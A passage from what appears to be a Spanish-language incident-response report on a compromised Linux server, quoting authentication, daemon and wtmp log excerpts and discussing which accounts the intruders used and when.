Apr 21 11:09:43 helios su[14507]: - pts/2 zena-proa
Apr 21 11:10:30 helios PAM_unix[14517]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:10:32 helios su[14517]: pam_authenticate: Authentication failure
Apr 21 11:10:32 helios su[14517]: - pts/2 zena-proa
Apr 21 11:10:40 helios PAM_unix[14519]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:10:42 helios su[14519]: pam_authenticate: Authentication failure
Apr 21 11:10:42 helios su[14519]: - pts/2 zena-proa
```

```
Apr 21 11:11:01 helios PAM_unix[14529]: authentication failure; zena(uid=521) -> elisa for su
     service
Apr 21 11:11:03 helios su[14529]: pam_authenticate: Authentication failure
Apr 21 11:11:03 helios su[14529]: - pts/2 zena-elisa
Apr 21 11:11:11 helios PAM_unix[14531]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:11:14 helios su[14531]: pam_authenticate: Authentication failure
Apr 21 11:11:14 helios su[14531]: - pts/2 zena-proa
Apr 21 11:15:33 helios PAM_unix[14534]: authentication failure; (uid=0) -> zopilote for login
     service
Apr 21 11:15:37 helios login[14534]: FAILED LOGIN (1) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zopilote',
                Authentication fail
Apr 21 11:15:48 helios login[14534]: FAILED LOGIN (2) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zopilote', Authentication fail
Apr 21 11:15:58 helios PAM_unix[14534]: authentication failure; (uid=0) -> zena for login
     service
Apr 21 11:16:02 helios login[14534]: FAILED LOGIN (3) on `pts/1' from
                `dup-200-64-234-196.prodigy.net.mx' FOR `zena', Authentication failure
Apr 21 11:16:07 helios PAM_unix[14534]: (login) session opened for user zena by (uid=0)
Apr 21 11:17:28 helios passwd[14564]: can't change pwd for `bin'
Apr 21 11:17:33 helios passwd[14566]: can't change pwd for `proa'
Apr 21 11:17:50 helios newgrp[14569]: unknown gid: 521
```

daemon.log

```
Apr  8 02:28:50 helios identd[32667]: started
Apr  8 02:47:05 helios identd[32754]: started
Apr  8 04:42:09 helios in.telnetd[924]: connect from 192.0.2.109
Apr  8 04:43:41 helios identd[934]: started
Apr  8 04:55:53 helios identd[1032]: started
Apr  8 05:12:42 helios in.telnetd[1116]: connect from 192.0.2.109
Apr  8 05:14:44 helios identd[1124]: started
Apr  8 05:22:11 helios identd[1149]: started
Apr  8 05:29:28 helios in.telnetd[1233]: connect from 198.18.16.225
Apr  8 05:42:55 helios in.telnetd[4587]: connect from 198.18.16.225
Apr  8 06:12:11 helios identd[5063]: started
Apr  8 06:19:49 helios in.telnetd[5071]: connect from 192.0.2.30
Apr  8 06:34:05 helios in.telnetd[5430]: connect from 192.0.2.1069
Apr  8 08:39:32 helios in.telnetd[6121]: connect from 192.0.2.109
Apr  8 08:45:50 helios identd[6131]: started
Apr  8 09:58:10 helios in.telnetd[7010]: connect from 198.18.1.45
Apr  8 10:01:52 helios in.telnetd[7030]: connect from 192.0.2.30
Apr  8 10:02:21 helios identd[7071]: started
Apr  8 10:04:17 helios in.telnetd[7097]: connect from 198.18.1.45
Apr  8 10:06:24 helios in.telnetd[7117]: connect from 192.0.2.30
Apr  8 10:07:17 helios in.telnetd[7122]: connect from 198.18.1.45
Apr  8 10:07:42 helios in.qpopper[7124]: connect from 198.18.1.45
Apr  8 10:08:27 helios in.telnetd[7206]: connect from 198.18.1.45
Apr  8 10:09:36 helios in.qpopper[7223]: connect from 198.18.1.45
Apr  8 10:09:38 helios imapd[7224]: connect from 198.18.1.45
Apr  8 10:09:43 helios in.ftpd[7225]: connect from 198.18.1.45
Apr  8 10:10:05 helios in.telnetd[7227]: connect from 198.18.1.45
Apr  8 10:11:36 helios in.qpopper[7253]: connect from 198.18.1.45
Apr  8 10:12:42 helios in.telnetd[7256]: connect from 192.0.2.30
Apr  8 10:56:35 helios in.telnetd[7514]: connect from 192.0.2.1082
Apr  8 11:09:39 helios identd[7835]: started
Apr  8 11:45:41 helios in.telnetd[8175]: connect from 192.0.2.1082
Apr  8 11:50:29 helios in.ftpd[8177]: connect from 198.18.28.2
```

```
Apr  8 12:01:14 helios in.ftpd[8267]: connect from 198.18.28.2
Apr  8 12:03:46 helios gdm[6229]: gdm_slave_xioerror_handler: Fatal X error - Restarting
     192.0.2.29:0
Apr  8 12:11:28 helios in.qpopper[8353]: connect from 198.18.1.45
Apr  8 12:21:54 helios in.telnetd[8372]: connect from 192.0.2.67
Apr  8 12:24:49 helios in.ftpd[8453]: connect from 198.18.51.24
Apr  8 12:25:17 helios in.telnetd[8454]: connect from 192.0.2.1069
Apr  8 12:28:57 helios identd[8475]: started
Apr  8 12:45:39 helios in.qpopper[8729]: connect from 198.18.1.45
Apr  8 13:53:43 helios in.ftpd[9126]: connect from 198.18.22.7
Apr  8 13:54:56 helios in.ftpd[9127]: connect from 198.18.22.7
Apr  8 14:02:04 helios identd[9138]: started
Apr  8 14:07:51 helios in.telnetd[9146]: connect from 198.18.5.9
Apr  8 14:12:51 helios rpc.statd[20443]: Caught signal 15, un-registering and exiting.
Apr  8 14:12:52 helios rpc.statd[9252]: Version 1.0 Starting
Apr  8 14:14:31 helios identd[9268]: started
Apr  8 14:14:33 helios in.telnetd[9276]: connect from 198.18.6.31
Apr  8 14:14:58 helios telnetd[9276]: ttloop: peer died: EOF
Apr  8 14:53:59 helios in.ftpd[9545]: connect from 198.18.32.2
Apr  8 14:54:58 helios in.ftpd[9613]: connect from 198.18.32.2
Apr  8 15:47:39 helios in.telnetd[9867]: connect from 198.18.10.198
Apr  8 15:49:51 helios identd[9877]: started
Apr  8 15:56:54 helios in.telnetd[9966]: connect from 198.18.18.90
Apr  8 15:57:14 helios identd[9973]: started
Apr  8 15:58:54 helios in.telnetd[9999]: connect from 198.18.14.5
Apr  8 15:59:16 helios telnetd[9999]: ttloop: peer died: EOF
Apr  8 16:00:34 helios in.qpopper[10003]: connect from 198.18.4.71
Apr  8 16:00:34 helios in.qpopper[10007]: connect from 198.18.4.71
Apr  8 16:00:37 helios in.ftpd[10008]: connect from 198.18.4.71
Apr  8 16:00:59 helios in.ftpd[10034]: connect from 198.18.4.71
Apr  8 16:01:03 helios in.ftpd[10039]: connect from 198.18.31.66
Apr  8 16:01:03 helios in.ftpd[10042]: connect from 198.18.4.71
Apr  8 16:01:16 helios identd[10067]: started
Apr  8 16:01:17 helios in.ftpd[10075]: connect from 198.18.4.71
Apr  8 16:01:17 helios in.ftpd[10076]: connect from 198.18.4.71
Apr  8 16:01:21 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  8 16:07:21 helios in.telnetd[10083]: connect from 198.18.18.90
Apr  8 16:10:25 helios in.telnetd[10164]: connect from 198.18.18.90
Apr  8 16:34:10 helios identd[10250]: started
Apr  8 16:34:46 helios in.telnetd[10263]: connect from 198.18.6.31
Apr  8 16:35:10 helios telnetd[10263]: ttloop: peer died: EOF
Apr  8 17:52:18 helios in.telnetd[11819]: connect from 192.0.2.1082
Apr  8 18:31:07 helios in.telnetd[12226]: connect from 192.0.2.30
Apr  8 19:52:30 helios gdm[31115]: gdm_slave_xioerror_handler: Fatal X error - Restarting :0
Apr  8 20:57:07 helios identd[13588]: started
Apr  8 20:57:09 helios in.telnetd[13596]: connect from 198.18.6.31
Apr  8 20:57:34 helios telnetd[13596]: ttloop: peer died: EOF
Apr  8 21:40:23 helios in.ftpd[13830]: connect from 198.18.15.4
Apr  8 22:02:11 helios identd[13910]: started
Apr  8 22:34:43 helios in.ftpd[14071]: connect from 198.18.13.145
Apr  8 22:37:02 helios in.ftpd[14072]: connect from 198.18.13.145
Apr  9 03:29:08 helios identd[15574]: started
Apr  9 05:35:15 helios in.telnetd[16184]: connect from 192.0.2.109
Apr  9 05:47:28 helios identd[16268]: started
Apr  9 05:52:26 helios in.telnetd[16280]: connect from 192.0.2.30
Apr  9 08:28:27 helios gnome-name-server[17694]: starting
Apr  9 08:28:27 helios gnome-name-server[17694]: name server starting
Apr  9 08:28:29 helios gnome-name-server[17701]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054a78
Apr  9 08:28:30 helios gnome-name-server[17702]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054c90
Apr  9 08:28:35 helios gnome-name-server[17706]: server_is_alive: cnx
```

```
                        [IDL:GNOME/Terminal/TerminalFactory:1.0] = 0x8054f48
Apr  9 08:33:39 helios gnome-name-server[17694]: input condition is: 0x11, exiting
Apr  9 08:39:13 helios in.telnetd[17800]: connect from 192.0.2.109
Apr  9 08:57:00 helios identd[17968]: started
Apr  9 09:25:29 helios in.telnetd[18187]: connect from 198.18.6.31
Apr  9 09:25:56 helios telnetd[18187]: ttloop: peer died: EOF
Apr  9 09:30:13 helios identd[18188]: started
Apr  9 10:49:00 helios gnome-name-server[19077]: name server starting
Apr  9 10:49:02 helios gnome-name-server[19081]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054a88
Apr  9 10:49:02 helios gnome-name-server[19086]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8054e58
Apr  9 10:49:02 helios gnome-name-server[19087]: server_is_alive: cnx[IDL:GNOME/Panel2:1.0] = 0
     x8055068
Apr  9 10:49:15 helios in.telnetd[19106]: connect from 192.0.2.109
Apr  9 10:49:22 helios gnome-name-server[19112]: server_is_alive: cnx
                        [IDL:GNOME/Terminal/TerminalFactory:1.0] = 0x8055340
Apr  9 10:55:18 helios gnome-name-server[19077]: input condition is: 0x11, exiting
Apr  9 10:58:46 helios identd[19221]: started
Apr  9 11:13:01 helios in.telnetd[19328]: connect from 192.0.2.1069
Apr  9 11:14:09 helios in.ftpd[19344]: connect from 198.18.40.17
Apr  9 11:18:03 helios in.telnetd[19385]: connect from 192.0.2.30
Apr  9 11:19:33 helios identd[19388]: started
Apr  9 11:21:34 helios in.telnetd[19397]: connect from 192.0.2.1069
Apr  9 11:57:57 helios in.ftpd[19644]: connect from 198.18.13.145
Apr  9 12:25:50 helios identd[19801]: started
Apr  9 12:25:52 helios in.telnetd[19809]: connect from 198.18.6.31
Apr  9 12:26:14 helios in.telnetd[19816]: connect from 198.18.5.180
Apr  9 12:26:21 helios telnetd[19809]: ttloop: peer died: EOF
Apr  9 12:27:17 helios in.telnetd[19823]: connect from 198.18.5.180
Apr  9 12:27:34 helios in.telnetd[19827]: connect from 192.0.2.109
Apr  9 12:30:07 helios identd[19840]: started
Apr  9 12:48:54 helios in.ftpd[19947]: connect from 198.18.21.238
Apr  9 12:48:54 helios in.ftpd[19948]: connect from 198.18.21.238
Apr  9 12:48:54 helios in.ftpd[19949]: connect from 198.18.21.238
Apr  9 12:50:23 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  9 12:56:42 helios in.telnetd[20099]: connect from 198.18.5.180
Apr  9 12:57:31 helios telnetd[20099]: ttloop: peer died: EOF
Apr  9 13:00:22 helios in.telnetd[20101]: connect from 192.0.2.1069
Apr  9 13:00:46 helios in.telnetd[20103]: connect from 192.0.2.30
Apr  9 13:12:15 helios identd[20180]: started
Apr  9 13:29:25 helios in.telnetd[20267]: connect from 192.0.2.109
Apr  9 13:34:00 helios in.ftpd[20270]: connect from 198.18.2.157
Apr  9 13:34:01 helios in.ftpd[20273]: connect from 198.18.2.157
Apr  9 13:34:41 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr  9 14:00:41 helios identd[20477]: started
Apr  9 14:00:42 helios in.telnetd[20485]: connect from 198.18.6.31
Apr  9 14:01:08 helios telnetd[20485]: ttloop: peer died: EOF
Apr  9 14:26:14 helios in.ftpd[20709]: connect from 198.18.8.5
Apr  9 14:40:04 helios in.telnetd[20846]: connect from 192.0.2.67
Apr  9 16:49:13 helios identd[21496]: started
Apr  9 18:41:50 helios in.telnetd[22502]: connect from 198.18.14.5
Apr  9 18:42:08 helios telnetd[22502]: ttloop: peer died: EOF
Apr  9 18:55:06 helios identd[22609]: started
Apr 10 05:37:45 helios in.telnetd[25844]: connect from 192.0.2.109
Apr 10 05:42:07 helios identd[25928]: started
Apr 10 08:20:07 helios in.ftpd[27017]: connect from 198.18.13.145
Apr 10 08:33:40 helios in.telnetd[27093]: connect from 192.0.2.109
Apr 10 08:38:03 helios identd[27182]: started
Apr 10 08:40:58 helios in.ftpd[27190]: connect from 198.18.39.1
Apr 10 08:55:14 helios in.telnetd[27281]: connect from 192.0.2.109
Apr 10 09:08:05 helios identd[27375]: started
```

```
Apr 10 10:03:08 helios in.telnetd[27825]: connect from 192.0.2.109
Apr 10 10:03:49 helios identd[27845]: started
Apr 10 10:06:17 helios gnome-name-server[27920]: starting
Apr 10 10:06:17 helios gnome-name-server[27920]: name server starting
Apr 10 10:07:21 helios identd[27946]: started
Apr 10 10:39:55 helios gnome-name-server[27920]: input condition is: 0x11, exiting
Apr 10 11:25:51 helios in.ftpd[28565]: connect from 192.0.2.105
Apr 10 11:28:15 helios in.telnetd[28574]: connect from 192.0.2.109
Apr 10 11:28:53 helios in.telnetd[28579]: connect from 192.0.2.1069
Apr 10 11:28:58 helios identd[28586]: started
Apr 10 12:05:51 helios in.telnetd[29039]: connect from 192.0.2.109
Apr 10 13:21:34 helios in.telnetd[29449]: connect from 192.0.2.30
Apr 10 13:56:02 helios identd[29679]: started
Apr 10 14:42:41 helios identd[29937]: started
Apr 10 14:45:56 helios in.telnetd[29945]: connect from 198.18.10.217
Apr 10 14:47:01 helios identd[29955]: started
Apr 10 15:16:39 helios in.ftpd[30179]: connect from 198.18.8.5
Apr 10 15:55:49 helios in.ftpd[30529]: connect from 198.18.8.5
Apr 10 15:58:23 helios in.ftpd[30531]: connect from 198.18.8.5
Apr 10 15:59:06 helios in.ftpd[30533]: connect from 198.18.33.121
Apr 10 15:59:06 helios in.ftpd[30534]: connect from 198.18.33.121
Apr 10 16:00:12 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 10 16:11:41 helios in.ftpd[30674]: connect from 198.18.43.22
Apr 10 16:12:33 helios in.ftpd[30683]: connect from 198.18.8.5
Apr 10 17:12:22 helios identd[30989]: started
Apr 10 17:35:37 helios identd[31100]: started
Apr 10 17:52:35 helios in.telnetd[31184]: connect from 192.0.2.20
Apr 10 18:58:22 helios in.telnetd[31578]: connect from 198.18.58.121
Apr 10 19:12:19 helios identd[31661]: started
Apr 10 19:36:21 helios in.telnetd[31803]: connect from 192.0.2.10
Apr 10 20:08:28 helios identd[32051]: started
Apr 10 21:59:25 helios identd[32591]: started
Apr 10 22:27:11 helios identd[32754]: started
Apr 10 22:31:32 helios in.telnetd[32764]: connect from 198.18.14.5
Apr 10 22:31:54 helios telnetd[32764]: ttloop: peer died: EOF
Apr 10 22:59:08 helios identd[459]: started
Apr 10 23:32:49 helios identd[640]: started
Apr 11 00:33:56 helios identd[958]: started
Apr 11 05:49:11 helios in.telnetd[2568]: connect from 192.0.2.109
Apr 11 05:50:46 helios identd[2579]: started
Apr 11 06:22:13 helios in.telnetd[2736]: connect from 192.0.2.30
Apr 11 06:25:40 helios in.telnetd[2893]: connect from 192.0.2.1069
Apr 11 06:47:50 helios in.telnetd[3187]: connect from 192.0.2.30
Apr 11 06:57:07 helios identd[3274]: started
Apr 11 07:02:38 helios in.telnetd[3282]: connect from 192.0.2.30
Apr 11 07:09:39 helios in.telnetd[3359]: connect from 192.0.2.1069
Apr 11 07:27:03 helios identd[3441]: started
Apr 11 07:59:12 helios in.telnetd[3617]: connect from 192.0.2.109
Apr 11 08:17:15 helios identd[3732]: started
Apr 11 09:35:09 helios in.telnetd[4474]: connect from 192.0.2.109
Apr 11 09:41:11 helios identd[4556]: started
Apr 11 09:46:11 helios identd[4574]: started
Apr 11 09:57:30 helios in.telnetd[4678]: connect from 192.0.2.1082
Apr 11 10:36:39 helios identd[4844]: started
Apr 11 11:07:11 helios in.telnetd[5045]: connect from 192.0.2.109
Apr 11 11:18:24 helios identd[5129]: started
Apr 11 11:27:10 helios in.telnetd[5211]: connect from 192.0.2.1069
Apr 11 11:28:21 helios in.ftpd[5218]: connect from 198.18.19.246
Apr 11 11:37:58 helios in.ftpd[5232]: connect from 198.18.19.246
Apr 11 11:49:03 helios identd[5308]: started
Apr 11 11:50:32 helios in.telnetd[5321]: connect from 192.0.2.1069
Apr 11 12:15:53 helios in.telnetd[5540]: connect from 198.18.47.178
```

```
Apr 11 12:20:05 helios identd[5543]: started
Apr 11 12:32:49 helios in.telnetd[5639]: connect from 192.0.2.1069
Apr 11 12:43:40 helios in.ftpd[5718]: connect from 198.18.20.195
Apr 11 12:43:55 helios in.telnetd[5719]: connect from 198.18.20.195
Apr 11 12:44:48 helios in.telnetd[5721]: connect from 198.18.20.195
Apr 11 12:55:34 helios identd[5804]: started
Apr 11 12:57:18 helios in.telnetd[5812]: connect from 192.0.2.109
Apr 11 13:13:05 helios in.telnetd[5894]: connect from 192.0.2.1069
Apr 11 13:43:30 helios identd[6049]: started
Apr 11 13:43:56 helios in.telnetd[6057]: connect from 198.18.42.85
Apr 11 13:44:36 helios in.telnetd[6059]: connect from 198.18.27.152
Apr 11 13:45:16 helios in.telnetd[6061]: connect from 198.18.27.152
Apr 11 14:09:10 helios identd[6239]: started
Apr 11 14:53:34 helios in.telnetd[6495]: connect from 198.18.8.5
Apr 11 14:54:32 helios modprobe: modprobe: Can't locate module net-pf-14
Apr 11 14:55:08 helios in.ftpd[6535]: connect from 198.18.52.66
Apr 11 14:56:18 helios in.telnetd[6659]: connect from 127.0.0.1
Apr 11 15:13:59 helios identd[6778]: started
Apr 11 15:51:48 helios in.ftpd[7022]: connect from 198.18.12.51
Apr 11 15:53:02 helios identd[7099]: started
Apr 11 15:58:11 helios in.ftpd[7117]: connect from 198.18.48.22
Apr 11 16:00:25 helios identd[7118]: started
Apr 11 16:00:40 helios in.ftpd[7127]: connect from 198.18.25.10
Apr 11 16:04:56 helios identd[7132]: started
Apr 11 18:13:05 helios in.ftpd[8110]: connect from 198.18.9.98
Apr 11 18:16:07 helios in.ftpd[8112]: connect from 198.18.9.98
Apr 11 18:18:48 helios identd[8115]: started
Apr 11 18:19:52 helios in.ftpd[8124]: connect from 198.18.9.98
Apr 11 18:20:59 helios identd[8129]: started
Apr 11 18:21:52 helios in.telnetd[8138]: connect from 198.18.3.186
Apr 11 18:22:17 helios in.telnetd[8141]: connect from 198.18.3.186
Apr 11 18:25:14 helios identd[8225]: started
Apr 11 18:28:43 helios in.ftpd[8243]: connect from 198.18.9.98
Apr 11 18:29:06 helios in.ftpd[8244]: connect from 198.18.9.98
Apr 11 18:31:53 helios identd[8249]: started
Apr 11 20:22:38 helios in.telnetd[9009]: connect from 198.18.3.186
Apr 11 20:26:22 helios identd[9160]: started
Apr 11 23:00:52 helios in.ftpd[10251]: connect from 198.18.12.51
Apr 11 23:01:45 helios identd[10252]: started
Apr 11 23:06:00 helios identd[10269]: started
Apr 11 23:13:19 helios identd[10355]: started
Apr 11 23:14:30 helios in.ftpd[10364]: connect from 198.18.25.10
Apr 11 23:15:37 helios identd[10365]: started
Apr 12 04:25:25 helios in.ftpd[12629]: connect from 198.18.34.249
Apr 12 04:25:25 helios in.ftpd[12630]: connect from 198.18.34.249
Apr 12 04:26:15 helios identd[12684]: started
Apr 12 05:17:33 helios in.telnetd[13015]: connect from 198.18.14.5
Apr 12 05:17:55 helios telnetd[13015]: ttloop: peer died: EOF
Apr 12 05:21:00 helios identd[13016]: started
Apr 12 09:13:27 helios in.telnetd[14525]: connect from 198.18.57.237
Apr 12 09:13:29 helios identd[14528]: started
Apr 12 10:06:34 helios in.ftpd[15003]: connect from 198.18.31.66
Apr 12 10:06:45 helios identd[15004]: started
Apr 12 11:30:26 helios in.ftpd[15674]: connect from 198.18.26.50
Apr 12 11:30:27 helios in.telnetd[15676]: connect from 198.18.26.50
Apr 12 11:30:27 helios telnetd[15676]: ttloop: peer died: EOF
Apr 12 11:32:37 helios identd[15677]: started
Apr 12 12:29:52 helios gdm[15990]: gdm_slave_xioerror_handler: Fatal X error -
                    Restarting 192.0.2.29:0
Apr 12 12:32:46 helios identd[16018]: started
Apr 12 14:49:01 helios in.telnetd[17064]: connect from 198.18.41.195
Apr 12 14:50:17 helios identd[17068]: started
```

```
Apr 12 16:20:45 helios in.telnetd[17724]: connect from 198.18.2.46
Apr 12 16:22:57 helios identd[17731]: started
Apr 12 17:00:51 helios in.telnetd[18071]: connect from 198.18.2.46
Apr 12 17:01:29 helios identd[18076]: started
Apr 12 17:04:37 helios in.telnetd[18100]: connect from 198.18.2.46
Apr 12 17:11:16 helios identd[18111]: started
Apr 12 18:02:45 helios in.ftpd[18483]: connect from 198.18.2.227
Apr 12 18:02:45 helios in.ftpd[18484]: connect from 198.18.2.227
Apr 12 18:03:21 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 12 18:04:44 helios identd[18525]: started
Apr 12 19:05:23 helios in.telnetd[19165]: connect from 192.0.2.1082
Apr 12 19:08:10 helios identd[19254]: started
Apr 12 20:11:31 helios in.telnetd[19557]: connect from 198.18.17.145
Apr 12 20:15:27 helios identd[19575]: started
Apr 13 12:57:39 helios in.ftpd[26399]: connect from 198.18.35.241
Apr 13 12:57:39 helios in.ftpd[26400]: connect from 198.18.35.241
Apr 13 12:58:25 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 13 13:05:35 helios identd[26483]: started
Apr 13 14:47:31 helios identd[27058]: started
Apr 13 15:25:38 helios in.telnetd[27293]: connect from 198.18.29.29
Apr 13 15:25:44 helios in.ftpd[27294]: connect from 198.18.29.29
Apr 13 15:25:47 helios telnetd[27293]: ttloop: peer died: EOF
Apr 13 15:50:48 helios in.telnetd[27377]: connect from 198.18.7.219
Apr 13 15:52:18 helios in.telnetd[27386]: connect from 198.18.7.219
Apr 13 15:52:49 helios identd[27393]: started
Apr 13 15:55:55 helios in.telnetd[27478]: connect from 198.18.7.219
Apr 13 15:59:08 helios in.ftpd[27483]: connect from 198.18.15.252
Apr 13 15:59:08 helios in.ftpd[27484]: connect from 198.18.15.252
Apr 13 16:46:01 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 13 18:46:14 helios in.ftpd[29570]: connect from 198.18.50.18
Apr 13 19:55:30 helios identd[29884]: started
Apr 13 20:30:09 helios in.telnetd[30046]: connect from 192.0.2.1082
Apr 13 22:16:12 helios in.telnetd[30378]: connect from 198.18.37.253
Apr 14 01:00:30 helios in.ftpd[31195]: connect from 198.18.46.138
Apr 14 04:01:52 helios identd[32061]: started
Apr 14 05:45:39 helios in.telnetd[32638]: connect from 192.0.2.109
Apr 14 05:55:49 helios identd[32727]: started
Apr 14 13:38:53 helios in.ftpd[2984]: connect from 198.18.54.51
Apr 15 15:07:32 helios in.telnetd[11057]: connect from 203.0.113.89
Apr 15 15:08:09 helios in.telnetd[11157]: connect from 203.0.113.89
Apr 15 15:18:56 helios identd[11245]: started
Apr 15 15:35:22 helios in.telnetd[11384]: connect from 203.0.113.89
Apr 15 15:36:26 helios in.telnetd[11387]: connect from 203.0.113.89
Apr 15 15:36:48 helios identd[11395]: started
Apr 15 15:37:34 helios in.ftpd[11408]: connect from 198.18.30.226
Apr 15 15:46:13 helios in.ftpd[11499]: connect from 198.18.49.252
Apr 15 15:49:23 helios identd[11507]: started
Apr 15 15:51:14 helios in.ftpd[11515]: connect from 198.18.30.226
Apr 15 15:53:47 helios in.ftpd[11594]: connect from 198.18.12.51
Apr 15 15:54:18 helios in.ftpd[11595]: connect from 198.18.12.51
Apr 15 16:18:33 helios in.ftpd[11680]: connect from 198.18.55.214
Apr 15 18:05:08 helios in.telnetd[12313]: connect from 198.18.59.103
Apr 15 18:06:25 helios identd[12320]: started
Apr 15 18:15:11 helios identd[12365]: started
Apr 15 18:16:07 helios in.telnetd[12373]: connect from 198.18.53.174
Apr 15 18:25:13 helios identd[12457]: started
Apr 15 18:28:02 helios telnetd[12373]: ttloop: peer died: EOF
Apr 15 18:33:10 helios in.telnetd[12467]: connect from 198.18.44.222
```

En las líneas anteriores se observa la gran actividad de las cuentas proa, zopilote y

zena. El acceso a estas cuentas fue bloqueado el día 15 de abril, esto detuvo el uso de los servicios plantados en el sistema, y es aquí donde se detectaron las acciones del usuario duende. Los servicios `FTP`, `telnet`, `smtp` entre otros son los que se estuvieron explotando hasta esas fechas. Es de destacar que las conexiones provienen de muchas máquinas de todo el mundo lo cual es normal en este tipo de ataques. Es cotidiano observar accesos de este estilo provenientes de máquinas alrededor del mundo. Pero no se descarta la falsificación de las direcciones de red para disfrazar un ataque local e intentar engañar a los administradores o investigadores.

No hay registros que indiquen que el usuario duende haya usado la máquina antes del da 15 de abril, y es precisamente cuando se vigilan o bloquean las cuentas de proa, zena y zopilote, que se registra actividad de este usuario. Se piensa que su actividad pudo ser eliminada de los registros en los días anteriores por los métodos que ya se enunciaron.

`wtmp`

```
duende  pts/0        Mon Apr 28 03:39 - 03:40  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 22:27 - 22:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 22:19 - 22:19  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 19:07 - 19:07  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 15:32 - 15:32  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 15:06 - 15:08  (00:02)     atlas.ifm.lab.edu.mx
reboot   system boot  Sun Apr 27 04:42         (1+06:49)    2.4.18-bf2.4
duende  pts/3        Sun Apr 27 04:27 - 04:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Sun Apr 27 01:20 - 01:39  (00:18)     dsl-200-78-118-164.prodigy.net.mx
reboot   system boot  Sat Apr 26 22:52          (05:49)     2.4.18-bf2.4
reboot   system boot  Sat Apr 26 22:48          (05:53)     2.4.18-bf2.4
reboot   system boot  Sat Apr 26 22:38          (00:08)     2.4.18-bf2.4
duende  pts/6        Sat Apr 26 04:09 - 06:21  (02:12)     atlas.ifm.lab.edu.mx
duende  pts/7        Sat Apr 26 02:04 - 02:07  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 21:50 - 21:55  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 20:19 - 20:21  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/9        Fri Apr 25 18:03 - 18:06  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 18:02 - 18:10  (00:08)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 15:43 - 15:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 15:27 - 15:43  (00:16)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 15:24 - 15:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 14:19 - 15:09  (00:49)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 14:10 - 15:10  (00:59)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 05:05 - 05:07  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 23:22 - 23:24  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 23:17 - 23:19  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 20:30 - 20:30  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 16:49 - 16:50  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Thu Apr 24 03:59 - 04:02  (00:02)     atlas.ifm.lab.edu.mx
reboot   system boot  Thu Apr 24 01:22         (2+05:43)    2.4.18-bf2.4
reboot   system boot  Thu Apr 24 01:17         (2+05:48)    2.4.18-bf2.4
duende  pts/0        Thu Apr 24 01:14 - 01:14  (00:00)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Wed Apr 23 23:18 - 23:29  (00:10)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 23:06 - 23:17  (00:11)     atlas.ifm.lab.edu.mx
duende  pts/11       Wed Apr 23 22:57 - 23:05  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 22:47 - 23:28  (00:41)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 22:19 - 22:22  (00:03)     atlas.ifm.lab.edu.mx
zena     ftp          Wed Apr 23 21:24 - 21:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 18:55 - 19:01  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 16:06 - 16:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 03:06 - 03:19  (00:13)     atlas.ifm.lab.edu.mx
```

```
bob  pts/1        Wed Apr 23 02:42 - 13:55  (11:12)     192.0.2.1082
fired  pts/2        Tue Apr 22 23:19 - 23:19  (00:00)     atlas.ifm.lab.edu.mx
zena     ftp          Tue Apr 22 23:16 - 23:16  (00:00)     pepe.rutgers.edu
duende  pts/1        Tue Apr 22 23:04 - 23:05  (00:01)     atlas.ifm.lab.edu.mx
zena     pts/1        Tue Apr 22 22:55 - 23:04  (00:08)     dup-200-64-59-119.prodigy.net.mx
zena     pts/0        Tue Apr 22 22:50 - 01:14 (1+02:24)    dup-200-64-59-119.prodigy.net.mx
zena     pts/0        Tue Apr 22 22:44 - 22:50  (00:05)     dup-200-64-59-119.prodigy.net.mx
duende  pts/1        Tue Apr 22 19:45 - 19:46  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Tue Apr 22 14:04 - 14:06  (00:01)     atlas.ifm.lab.edu.mx
